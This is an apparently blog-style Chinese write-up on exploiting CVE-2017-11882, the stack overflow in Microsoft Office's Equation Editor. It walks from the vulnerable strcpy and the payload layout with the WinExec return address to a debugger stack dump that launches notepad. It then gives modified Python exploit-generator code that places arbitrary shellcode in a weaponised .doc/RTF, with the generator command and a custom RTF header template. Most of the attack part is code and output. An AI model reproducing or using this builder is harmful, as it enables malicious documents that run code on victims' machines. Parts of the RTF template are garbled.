

CVE-2017-11882分析

漏洞简述

- 漏洞成因：该漏洞出现在office的模块EQNEDT32.EXE中, 该模块为windows的公式编辑器, 使用OLE技术(对象链接与嵌入)将公式嵌入在office文档内。当公式编辑器EQNEDT32.EXE读入包含MathType的OLE数据, 在拷贝公式字体名称时没有对名称长度进行校验, 使得攻击者可以使用ROP调用模块内的WinExec函数执行任意指令。
- 影响版本：Microsoft Office 2007 Service Pack 3, Microsoft Office 2010 Service Pack 2, Microsoft Office 2013 Service Pack 1, Microsoft Office 2016
- POC：<https://github.com/Ridter/CVE-2017-11882>
- 实验环境：Windows 7 Ultimate Service Pack 1；Microsoft Office 2010

漏洞分析及利用

漏洞存在位于0x41160F的sub_41160F函数。

可以看到这里再读入公式的Font Name数据时, 将Name拷贝到一个函数内局部变量时使用了strcpy函数, strcpy没有进行原始数据长度的检测：

```
1 int __cdecl vul_41160F(char *raw, char *a2, int a3)
2 {
3     int result; // eax
4     char v4; // [esp+Ch] [ebp-88h]
5     char v5; // [esp+30h] [ebp-64h]
6     __int16 v6; // [esp+51h] [ebp-43h]
7     char *v7; // [esp+58h] [ebp-3Ch]
8     int v8; // [esp+5Ch] [ebp-38h]
9     __int16 raw_len; // [esp+60h] [ebp-34h]
10    int v10; // [esp+64h] [ebp-30h]
11    __int16 v11; // [esp+68h] [ebp-2Ch]
12    char target; // [esp+6Ch] [ebp-28h] 距离ebp: 0x28=40
13    int v13; // [esp+90h] [ebp-4h]
14
15    LOWORD(v13) = -1;
16    LOWORD(v8) = -1;
17    raw_len = strlen(raw);
18    strcpy(&target, raw); // 未进行长度校验
19    _strupr(&target);
20    v11 = sub_420FA0();
```

所以这里的传入参数raw的内容构造如下：

patch(0x2C byte, 参数raw长度+ebp长度)+ret_addr(0x4 byte, 返回地址, 这里使用模块内存在的WinExec的地址)+paramater(WinExec参数地址, 即执行的指令, 这里使用了raw参数地址, 方便构造)

调试EXP

将程序断在存在漏洞的strcpy函数。这里strcpy函数主要时将数据从esi指向的内存位置复制到edi指向的内存位置，所以调试时追踪这两个寄存器指向的内容即可。

初始esi：0x0018F350；

初始edi：0x0018F1A4；




复制完成后edi指向的栈空间：


0018F12C	00000068	
0018F130	00000040	
0018F134	005C5800	
0018F138	0018F380	
0018F13C	0018F7DC	
0018F140	00000006	
0018F144	772C9883	返回到 gdi32.772C9883 自 gdi32.772C7C93
0018F148	0018F1C4	
0018F14C	0018F158	
0018F150	00000044	
0018F154	00000000	
0018F158	00000021	
0018F15C	0000001C	
0018F160	00000005	
0018F164	00000001	
0018F168	00000005	
0018F16C	00000010	
0018F170	00000020	
0018F174	00000190	
0018F178	00000000	
0018F17C	00000060	
0018F180	00000060	
0018F184	FFE50020	
0018F188	002025A1	
0018F18C	070000FF	
0018F190	00000086	
0018F194	0000FFFF	
0018F198	2020002F	
0018F19C	00000001	
0018F1A0	00000000	
0018F1A4	2E646D63	
0018F1A8	20657865	
0018F1AC	6E20632F	
0018F1B0	7065746F	
0018F1B4	652E6461	
0018F1B8	26206578	
0018F1BC	41414141	
0018F1C0	41414141	
0018F1C4	41414141	
0018F1C8	41414141	
0018F1CC	41414141	
0018F1D0	00430C12	eqnedt32.00430C12
0018F1D4	0018F350	
0018F1D8	00000000	
0018F1DC	0018F15C	

可以看到0x0018F1A4至0x0018F1CC的是payload的填充部分，这里为了方便后面函数调用，将刚开始一段存放了WinExec的参数，返回地址已经被覆盖成了0x00430C12，即函数WinExec的地址，再往后是WinExec的参数地址0x0018F350，也就是payload开始部分的参数。

进一步走，将函数返回，可以看到函数返回到了WinExec，而WinExec的参数即为自定义的指令：



进一步走利用成功：



改进EXP

由于exp中只进行了简单的ROP到WinExec，所以无法运行自定义shellcode，这里改进exp，加了-s参数作为自定义shellcode的选项。

其实只要填充返回地址到ret指令上，这样两次ret就可以跳转到输入的内容上执行指令了，这里我用的是程序里的ret：0x00403223。

实现的关键代码如下：

```
# shellcode should be machine code and less than 44 bytes
def set_shellcode(hex_shellcode):
    objdata_hex_stream = OBJDATA_TEMPLATE.translate(None, "\r\n")
    ole_data = objdata_hex_stream[:COMMAND_OFFSET] + hex_shellcode.ljust(88,"4") +
```

```
"23324000" + objdata_hex_stream[COMMAND_OFFSET + 88 + 8:]
return OBJECT_HEADER + ole_data + OBJECT_TRAILER

def create_shellcode_rtf(header,shellcode,trailer):
    ole1 = set_shellcode(shellcode)
    return header + ole1 + trailer
```

这里由于字节长度收到限制，所以只能执行任意小于等于44 bytes的机器码。


测试Demo结果如下：

这里测试的机器码为ff 25 1C 68 46 00，即jmp 0x0046681C：

1. 生成POC：


```
[*] Done ! output file --> 1.doc
C:\Users\ttt\Desktop\CUE-2017-11882>python test.py -s ff251c6846 -o 1.doc
[*] Done ! output file --> 1.doc
```

2. 打开文档，运行调试到ret：



可以看到栈顶是0x0018F350，即存放FONT[name]的地方。

3. 再走一步到shellcode：



这个就是实现执行任意shellcode的思路，具体要实现较长的shellcode，可以使用@unamer的使用跳板shellcode的思路。

修改模板

这里的修改RTF模板比较简单，参考@Ridter的思路，将RTF头换成自己的即可,这里我换成自己生成的rtf文档中的RTF_HEADER测试。

关键代码修改：

```
# My template
RTF_HEADER_MY = R"""
{\rtf1\adeflang1025\ansi\ansicpg936\uc2\adefff31507\deff0\stshfdbch31505\stshfloch3
1506\stshfhich31506\stshfbi31507\deflang1033\deflangfe2052\themelang1033\themelang
fe2052\themelangcs0{\fonttbl{\f0\fbidi \froman\fcharset0\fprq2{\*\panose
02020603050405020304}Times New Roman;}
{\f13\fbidi \fnil\fcharset134\fprq2{\*\panose
020106000301010101}\'cb\'ce\'cc\'e5{\*\falt SimSun}};\f13\fbidi
\fnil\fcharset134\fprq2{\*\panose 020106000301010101}\'cb\'ce\'cc\'e5{\*\falt
SimSun}};
{\f37\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f05020204030204}Calibri;}
{\f38\fbidi \fnil\fcharset134\fprq2{\*\panose
020106000301010101}@\'cb\'ce\'cc\'e5;}
{\flomajor\f31500\fbidi \froman\fcharset0\fprq2{\*\panose
02020603050405020304}Times New Roman;}{\fdbmajor\f31501\fbidi
\fnil\fcharset134\fprq2{\*\panose 020106000301010101}\'cb\'ce\'cc\'e5{\*\falt
SimSun}};
{\fhimajor\f31502\fbidi \froman\fcharset0\fprq2{\*\panose
02040503050406030204}Cambria;}{\fbimajor\f31503\fbidi
\froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}
{\flominor\f31504\fbidi \froman\fcharset0\fprq2{\*\panose
02020603050405020304}Times New Roman;}{\fdbminor\f31505\fbidi
\fnil\fcharset134\fprq2{\*\panose 020106000301010101}\'cb\'ce\'cc\'e5{\*\falt
SimSun}};
{\fhiminor\f31506\fbidi \fswiss\fcharset0\fprq2{\*\panose
020f05020204030204}Calibri;}{\fbiminor\f31507\fbidi
\froman\fcharset0\fprq2{\*\panose 02020603050405020304}Times New Roman;}

```

```

{\f39\fbidi \froman\fcharset238\fprq2 Times New Roman CE;}
{\f40\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}{\f42\fbidi
\froman\fcharset161\fprq2 Times New Roman Greek;}{\f43\fbidi
\froman\fcharset162\fprq2 Times New Roman Tur;}{\f44\fbidi
\froman\fcharset177\fprq2 Times New Roman (Hebrew);}
{\f45\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}{\f46\fbidi
\froman\fcharset186\fprq2 Times New Roman Baltic;}{\f47\fbidi
\froman\fcharset163\fprq2 Times New Roman (Vietnamese);}
{\f171\fbidi \fnil\fcharset0\fprq2 SimSun Western{\*\falt SimSun};}{\f171\fbidi
\fnil\fcharset0\fprq2 SimSun Western{\*\falt SimSun};}{\f409\fbidi
\fswiss\fcharset238\fprq2 Calibri CE;}{\f410\fbidi \fswiss\fcharset204\fprq2
Calibri Cyr;}
{\f412\fbidi \fswiss\fcharset161\fprq2 Calibri Greek;}{\f413\fbidi
\fswiss\fcharset162\fprq2 Calibri Tur;}{\f416\fbidi \fswiss\fcharset186\fprq2
Calibri Baltic;}{\f417\fbidi \fswiss\fcharset163\fprq2 Calibri (Vietnamese);}
{\f421\fbidi \fnil\fcharset0\fprq2 @\ 'cb\ 'ce\ 'cc\ 'e5 Western;}
{\flomajor\f31508\fbidi \froman\fcharset238\fprq2 Times New Roman CE;}
{\flomajor\f31509\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}
{\flomajor\f31511\fbidi \froman\fcharset161\fprq2 Times New Roman Greek;}
{\flomajor\f31512\fbidi \froman\fcharset162\fprq2 Times New Roman Tur;}
{\flomajor\f31513\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}
{\flomajor\f31514\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}
{\flomajor\f31515\fbidi \froman\fcharset186\fprq2 Times New Roman Baltic;}
{\flomajor\f31516\fbidi \froman\fcharset163\fprq2 Times New Roman (Vietnamese);}
{\fdbmajor\f31520\fbidi \fnil\fcharset0\fprq2 SimSun Western{\*\falt SimSun};}
{\fhimajor\f31528\fbidi \froman\fcharset238\fprq2 Cambria CE;}
{\fhimajor\f31529\fbidi \froman\fcharset204\fprq2 Cambria Cyr;}
{\fhimajor\f31531\fbidi \froman\fcharset161\fprq2 Cambria Greek;}
{\fhimajor\f31532\fbidi \froman\fcharset162\fprq2 Cambria Tur;}
{\fhimajor\f31535\fbidi \froman\fcharset186\fprq2 Cambria Baltic;}
{\fhimajor\f31536\fbidi \froman\fcharset163\fprq2 Cambria (Vietnamese);}
{\fbimajor\f31538\fbidi \froman\fcharset238\fprq2 Times New Roman CE;}
{\fbimajor\f31539\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}
{\fbimajor\f31541\fbidi \froman\fcharset161\fprq2 Times New Roman Greek;}
{\fbimajor\f31542\fbidi \froman\fcharset162\fprq2 Times New Roman Tur;}
{\fbimajor\f31543\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}
{\fbimajor\f31544\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}
{\fbimajor\f31545\fbidi \froman\fcharset186\fprq2 Times New Roman Baltic;}
{\fbimajor\f31546\fbidi \froman\fcharset163\fprq2 Times New Roman (Vietnamese);}
{\flominor\f31548\fbidi \froman\fcharset238\fprq2 Times New Roman CE;}
{\flominor\f31549\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}
{\flominor\f31551\fbidi \froman\fcharset161\fprq2 Times New Roman Greek;}
{\flominor\f31552\fbidi \froman\fcharset162\fprq2 Times New Roman Tur;}
{\flominor\f31553\fbidi \froman\fcharset177\fprq2 Times New Roman (Hebrew);}
{\flominor\f31554\fbidi \froman\fcharset178\fprq2 Times New Roman (Arabic);}
{\flominor\f31555\fbidi \froman\fcharset186\fprq2 Times New Roman Baltic;}
{\flominor\f31556\fbidi \froman\fcharset163\fprq2 Times New Roman (Vietnamese);}
{\fdbminor\f31560\fbidi \fnil\fcharset0\fprq2 SimSun Western{\*\falt SimSun};}
{\fhiminor\f31568\fbidi \fswiss\fcharset238\fprq2 Calibri CE;}
{\fhiminor\f31569\fbidi \fswiss\fcharset204\fprq2 Calibri Cyr;}
{\fhiminor\f31571\fbidi \fswiss\fcharset161\fprq2 Calibri Greek;}
{\fhiminor\f31572\fbidi \fswiss\fcharset162\fprq2 Calibri Tur;}
{\fhiminor\f31575\fbidi \fswiss\fcharset186\fprq2 Calibri Baltic;}
{\fhiminor\f31576\fbidi \fswiss\fcharset163\fprq2 Calibri (Vietnamese);}

```



```

{\fbimino\fbidi \froman\fcharset238\prq2 Times New Roman CE;}
{\fbimino\fbidi \froman\fcharset204\prq2 Times New Roman Cyr;}
{\fbimino\fbidi \froman\fcharset161\prq2 Times New Roman Greek;}
{\fbimino\fbidi \froman\fcharset162\prq2 Times New Roman Tur;}
{\fbimino\fbidi \froman\fcharset177\prq2 Times New Roman (Hebrew);}
{\fbimino\fbidi \froman\fcharset178\prq2 Times New Roman (Arabic);}
{\fbimino\fbidi \froman\fcharset186\prq2 Times New Roman Baltic;}
{\fbimino\fbidi \froman\fcharset163\prq2 Times New Roman (Vietnamese);}}
{\colortbl;\red0\green0\blue0;\red0\green0\blue255;\red0\green255\blue255;\red0\green255\blue0;\red255\green0\blue255;\red255\green0\blue0;\red255\green255\blue0;\red255\green255\blue255;\red0\green0\blue128;\red0\green128\blue128;\red0\green128\blue0;\red128\green0\blue128;\red128\green0\blue0;\red128\green128\blue0;\red128\green128\blue128;\red192\green192\blue192;}{*\defchp
\fs21\kerning2\loch\af31506\hich\af31506\dbch\af31505 }{*\defpap \ql
\li0\ri0\widctlpar\wrapdefault\aspalpha\aspnum\fauto\adjustright\rin0\lin0\itap0
}\noqfpromote {\stylesheet{
\qj
\li0\ri0\nowidctlpar\wrapdefault\aspalpha\aspnum\fauto\adjustright\rin0\lin0\itap0
\rtlch\fcs1 \af31507\afs22\alang1025 \ltrch\fcs0
\fs21\lang1033\langfe2052\kerning2\loch\af31506\hich\af31506\dbch\af31505\cgrid\langnp1033\langfenp2052
\next0 \sqformat \spriority0 Normal;}{*\cs10 \additive \semihidden \sunhideused
\spriority1 Default Paragraph Font;}{*\
\ts11\tsrowd\trftsWidthB3\trpaddl108\trpaddr108\trpaddfl3\trpaddft3\trpaddfb3\trpaddfr3\trcbpat1\trcfpat1\tblind0\tblindtype3\tsvertalt\tsbrdrt\tsbrdr1\tsbrdrb\tsbrdr\tsbrdrdgl\tsbrdrdgr\tsbrdrh\tsbrdrv
\ql
\li0\ri0\widctlpar\wrapdefault\aspalpha\aspnum\fauto\adjustright\rin0\lin0\itap0
\rtlch\fcs1 \af31507\afs22\alang1025 \ltrch\fcs0
\fs21\lang1033\langfe2052\kerning2\loch\af31506\hich\af31506\dbch\af31505\cgrid\langnp1033\langfenp2052
\next11 \semihidden \sunhideused Normal Table;}{*\rsidtbl
\rsid1711120\rsid8735113\rsid14615793}
{\mmathPr\mmathFont34\mbrkBin0\mbrkBinSub0\msmallFrac0\mdispDef1\mlMargin0\mrMargin0\mdefJc1\mwrapIndent1440\mintLim0\mnaryLim1}{\info{\author ttt}
{\operator ttt}{\creatim\yr2020\mo8\dy6\hr15\min7}
{\revtim\yr2020\mo8\dy6\hr15\min8}{\version2}{\edmins1}{\nofpages1}{\nofwords0}
{\nofchars0}{\nofcharsws0}{\vern49273}}{*\xmlnstbl {\xmlns1
http://schemas.microsoft.com/office/word/2003/wordml}}
\paperw11906\paperh16838\margl1800\margr1800\margt1440\margb1440\gutter0\ltrsect
\deftab420\ftnbj\enddoc\trackmoves0\trackformatting1\donotembedsysfont1\relyonvml
0\donotembedlingdata0\grfdocevents0\validatexml1\showplaceholder0\ignoremixedcontent0\saveinvalidxml0\showxmlerrors1\formshade\horzdoc\dgmargin\dghspace180\dgvspace156
\dghorigin1800\dgvorigin1440\dghshow0\dgvshow2\jcompress\lnongrid
\viewkind1\viewscale100\splytwine\ftnlytwine\htautsp\useltbaln\alntblind\lytcalctblwd\lyttblrtgr\lnbrkrule\nobrkwrtbl\snaptogridincell\allowfieldndsel\wrppunct
\asianbrkrule\rsidroot14615793\newtblstyrls
\nogrowautofit\usenormstyforlist\noindnbrts\felnbrelev\nocxsptable\indrlsweleven\nofcnsttbl\afelev\utin1\hwelev\splitpgpar\notcvasp\nobrkcncstfrctbl\notvatxbx\krp
rsnet\cachedcolbal \nouicompat {\upr{*\fchars
!%),.:\'3b>?]}\'7d\'a1\'e9\'a1\'a7\'a1\'e3\'a1\'a4\'a1\'a6\'a1\'a5\'a8\'44\'a1\'ac\'a1\'af\'a1\'b1\'a1\'ad\'a1\'eb\'a1\'e4\'a1\'e5?
\'a1\'e6\'a1\'c3\'a1\'a2\'a1\'a3\'a1\'a8\'a1\'b5\'a1\'b7\'a1\'b9\'a1\'bb\'a1\'bf\'

```

a1\'b3\'a1\'bd\'a8\'95\'a6\'e1\'a6\'e3\'a6\'e7\'a6\'e5\'a6\'eb\'a9\'77\'a9\'79\'a9
\'7b\'a3\'a1\'a3\'a2\'a3\'a5\'a3\'a7\'a3\'a9\'a3\'ac\'a3\'ae\'a3\'ba\'a3\'bb\'a3\'
bf\'a3\'dd\'a3\'e0\'a3\'fc\'a3\'fd\'a1\'ab\'a1\'e9
{*\ud\uc0{*\fchars
!%),.:\'3b>?]\\'7d{\uc2\u162
\'a1\'e9\'a1\'a7\'a1\'e3\'a1\'a4\'a1\'a6\'a1\'a5\'a8D\'a1\'ac\'a1\'af\'a1\'b1\'a1\
'ad\'a1\'eb\'a1\'e4\'a1\'e5}{\uc1\u8250 ?
\'a1\'e6\'a1\'c3\'a1\'a2\'a1\'a3\'a1\'a8\'a1\'b5\'a1\'b7\'a1\'b9\'a1\'bb\'a1\'bf\'
a1\'b3\'a1\'bd\'a8\'95\'a6\'e1\'a6\'e3\'a6\'e7\'a6\'e5\'a6\'eb\'a9w\'a9y\'a9\'7b\'
a3\'a1\'a3\'a2\'a3\'a5\'a3\'a7\'a3\'a9\'a3\'ac\'a3\'ae\'a3\'ba\'a3\'bb\'a3\'bf\'a3
\'dd\'a3\'e0\'a3\'fc\'a3\'fd\'a1\'ab\'a1\'e9}
}}{\upr{*\lchars
\$([\\'7b\'a1\'ea\'a3\'a4\'a1\'a4\'a1\'ae\'a1\'b0\'a1\'b4\'a1\'b6\'a1\'b8\'a1\'ba\'a
1\'be\'a1\'b2\'a1\'bc\'a8\'94\'a9\'76\'a9\'78\'a9\'7a\'a1\'e7\'a3\'a8\'a3\'ae\'a3\
'db\'a3\'fb\'a1\'ea\'a3\'a4}{*\ud\uc0{*\lchars
\$([\\'7b{\uc2\u163 \'a1\'ea\u165
\'a3\'a4\'a1\'a4\'a1\'ae\'a1\'b0\'a1\'b4\'a1\'b6\'a1\'b8\'a1\'ba\'a1\'be\'a1\'b2\'
a1\'bc\'a8\'94\'a9v\'a9x\'a9z\'a1\'e7\'a3\'a8\'a3\'ae\'a3\'db\'a3\'fb\'a1\'ea\'a3\
'a4}}})\fet0{*\wgrffmtfilter 2450}\nofeaturethrottle1
\ilfomacatclnup0\ltrpar \sectd
\ltrsect\linex0\headery851\footery992\colsx425\endnhere\sectlinegrid312\sectspecif
yl\sftnbj {*\pnseclvl1\pnucrm\pnstart1\pnindent720\pnhang {\pntxta \dbch .}}
{*\pnseclvl2\pnucltr\pnstart1\pnindent720\pnhang
{\pntxta \dbch .}}{*\pnseclvl3\pndec\pnstart1\pnindent720\pnhang {\pntxta \dbch
.}}{*\pnseclvl4\pnlcltr\pnstart1\pnindent720\pnhang {\pntxta \dbch }}
{*\pnseclvl5\pndec\pnstart1\pnindent720\pnhang {\pntxtb \dbch ({\pntxta \dbch
))}}{*\pnseclvl6
\pnlcltr\pnstart1\pnindent720\pnhang {\pntxtb \dbch ({\pntxta \dbch))}
{*\pnseclvl7\pnlcrm\pnstart1\pnindent720\pnhang {\pntxtb \dbch ({\pntxta \dbch
))}}{*\pnseclvl8\pnlcltr\pnstart1\pnindent720\pnhang {\pntxtb \dbch ({\pntxta
\dbch))}}{*\pnseclvl9
\pnlcrm\pnstart1\pnindent720\pnhang {\pntxtb \dbch ({\pntxta \dbch))}\pard\plain
\ltrpar\qj
\li0\ri0\nowidctlpar\wrapdefault\aspalpha\aspnum\faauto\adjustright\rin0\lin0\itap
0 \rtlch\fcs1 \af31507\afs22\alang1025 \ltrch\fcs0
\fs21\lang1033\langfe2052\kerning2\loch\af31506\hich\af31506\dbch\af31505\cgrid\la
ngnp1033\langfenp2052 {\rtlch\fcs1 \af31507 \ltrch\fcs0 \insrsid8735113
\par }{*\themedata
504b030414000600080000002100e9de0fbfff0000001c020000130000005b436f6e74656e745f5479
7065735d2e786d6cac91cb4ec3301045f748fc83e52d4a
9cb2400825e982c78ec7a27cc0c8992416c9d8b2a755fbf74cd25442a820166c2cd933f79e3be372bd
1f07b5c3989ca74aaff2422b24eb1b475da5df374fd9ad
5689811a183c61a50f98f4babebc2837878049899a52a57be670674cb23d8e90721f90a4d2fa3802cb
35762680fd800ecd7551dc18eb899138e3c943d7e503b6
b01d583deee5f99824e290b4ba3f364eac4a430883b3c092d4eca8f946c916422ecab927f52ea42b89
a1cd59c254f919b0e85e6535d135a8de20f20b8c12c3b0
0c895fcf6720192de6bf3b9e89ecdbd6596cbcd8eb28e7c365ecc4ec1ff1460f53fe813d3cc7f5b7f
020000ffff0300504b030414000600080000002100a5d6
a7e7c0000000360100000b0000005f72656c732f2e72656c73848fcf6ac3300c87ef85bd83d17d51d2
c31825762fa590432fa37d00e1287f68221bdb1bebdb4f
c7060abb0884a4eff7a93dfeae8bf9e194e720169aaa06c3e2433fcb68e1763dbf7f82c985a4a72508
5b787086a37bdbb55fbc50d1a33ccd311ba548b6309512
0f88d94fbc52ae4264d1c910d24a45db3462247fa791715fd71f989e19e0364cd3f51652d73760ae8f
a8c9ffb3c330cc9e4fc17faf2ce545046e37944c69e462

